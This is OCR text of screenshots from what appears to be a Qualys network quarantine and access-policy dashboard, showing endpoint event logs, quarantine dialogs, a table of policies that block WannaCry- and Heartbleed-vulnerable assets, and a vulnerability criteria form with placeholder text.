
Policy Name

Select ▾

Cancel Quarantine

TIME					SCORE
a minute ago 12:10:17 AM		C:\Windows\system32\taskhost.exe		WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM		undefined : 0 UDP CONNECTION - CLOSED by svchost.exe	Quarantine	WIN8-1-UN-PATCH 10.115.76.190	
a minute ago 12:10:17 AM		SearchFilterHost.exe C:\Windows\system32\SearchFilterHost.exe	Delete File	WIN8-1-UN-PATCH 10.115.76.190	

Qualys.



Quarantine Asset

Show brief information about this heading

Policy

○ Auto Create New Policy ● Select From Existing Policies

Policy Name

Select ▼


Quarantine for all MacOS
Policy to quarantine all macs OS vulnerability

Block all wannacry
Policy to block all waanaCry vulnerable assets

Quarantine Policy for QSC
Policy to block all QSC vulnerable assets

Cancel Quarantine

a minute ago 12:10:17 AM	undefined : 0 UDP CONNECTION - CLOSED by svchost.exe	WIN8-1-UN-PATCH 10.115.76.190
a minute ago 12:10:17 AM	SearchFilterHost.exe C:\Windows\system32\SearchFilterHost.exe	WIN8-1-UN-PATCH 10.115.76.190



TYPE	
file	1.4K
mutex	300
network	200
process	300
registry	100

EVENT ACTION	
connected	400
created	300
deleted	200
disconnected	123

SCORE	
10	564
8	421
4	300
3	288
Processor	164
Memory	121
HDD	86

a minute ago 12:10:17 AM — undefined : 0 — UDP CONNECTION - CLOSED by svchost.exe — WIN8-1-UN-PATCH 10.115.76.190

a minute ago 12:10:17 AM — SearchFilterHost.exe — C:\Windows\system32\SearchFilterHost.exe — WIN8-1-UN-PATCH 10.115.76.190

Quarantine Asset

Show brief information about this heading

Policy

● Auto Create New Policy ○ Select From Existing Policies


Policy Name: Quarantine policy for Asset: 10.19.57.65

Description: This is an auto created Quarantine policy for Asset

[Cancel] [Quarantine]

2

View & Define



12
Total Policies

STATUS	
Enabled	07
Disable	05

DYNAMIC ASSET CRITERIAS	
High Vulnerability Mac	2
All Corporate Assets	2
All Windows Assets	1
All Linux Assets	2
All Mac Assets	2
All Laptops	1

STATIC ASSET LIST	
Build Servers	2
Management Assets	2
All Printers	1
IOT Devices	2
Blacklisted Hosts	2
Blacklisted Mac Addresses	1


RULE TYPE	
Outbound	05
Inbound	07

ACTIONS	
Allow	07
Deny	22
VLAN Switch	16

SERVICE	
HTTP	05
SSH	07
ANY	22
UDP	16


PROTOCOLS	
TCP	05
UDP	07

SEQ. NO.	STATUS	POLICY	HOSTS	RULESET	ELIGIBLE ON ASSETS
1	Enabled	Quarantine Policy for QSC VLAN 20		High Vulnerability Mac	48
2	Enabled	Automatic Policy for Asset: 10.19.57.65 ACL ACL Name example		WannaCry Assets Criteria	22
3	Enabled	Quarentine all Mac OS High Sierra Vulnerability... VLAN 20		High Vulnerability Mac	48
3	Enabled	Block all WannaCry Vulnerable assets ACL ACL Name example		WannaCry Assets Criteria	22
4	Enabled	Notify all Heartbleed Vulnerable openSSL servers Traffic Rules Quarantine Ruleset		Heartbleed Asset Criteria	35
5	Enabled	Quarantine VLAN if OS is not updated Traffic Rules OS Update Check Ruleset		Assets Missing OS Update	77
6	Enabled	Quarantine VLAN if Antivirus is not updated Traffic Rules 3 Rules		Assets Missing AV Updates	11
7	Enabled	Access to engineering resources for engineering team Traffic Rules 3 Rules		High Vulnerability Mac	322
8	Enabled	Policy for feedback Kiosk at reception Traffic Rules 3 Rules		High Vulnerability Mac	123
9	Enabled	Block all outbound connections to Chinese servers Traffic Rules 3 Rules		High Vulnerability Mac	123
10	Enabled	Deny acccess to all vulnerable laptops Traffic Rules 3 Rules		High Vulnerability Mac	72
11	Enabled	Quarantine Vulnerable servers Traffic Rules 3 Rules		High Vulnerability Mac	48



WannaCry Asset Criteria

Something about what the user will need to know about the fields below.




WannaCry Asset Criteria

Something about what the user will need to know about the fields below.

Rule 1: **New** or **Active Vulnerability**

When a vulnerability is

☑ New ☐ Fixed ☑ Active ☐ Reopened



Qualys.

Create New: **Criteria**

Criteria

User | Hosts/Assets | Vulnerability | Compliance | Malware | Location

Saved Criterias

- Custom Criteria
- Custom Criteria

WannaCry Asset Criteria

Something about what the user will need to know about the fields below.

Rule 1: **New** or **Active Vulnerability**

When a vulnerability is
☑ New ☐ Fixed ☑ Active ☐ Reopened

IF

Vulnerability Criteria

Type
☑ Confirmed ☑ Potential

Severity
☐ 1 ☑ 2 ☑ 3 ☑ 4 ☑ 5

Title: Select

QID: Is in the list | 1027

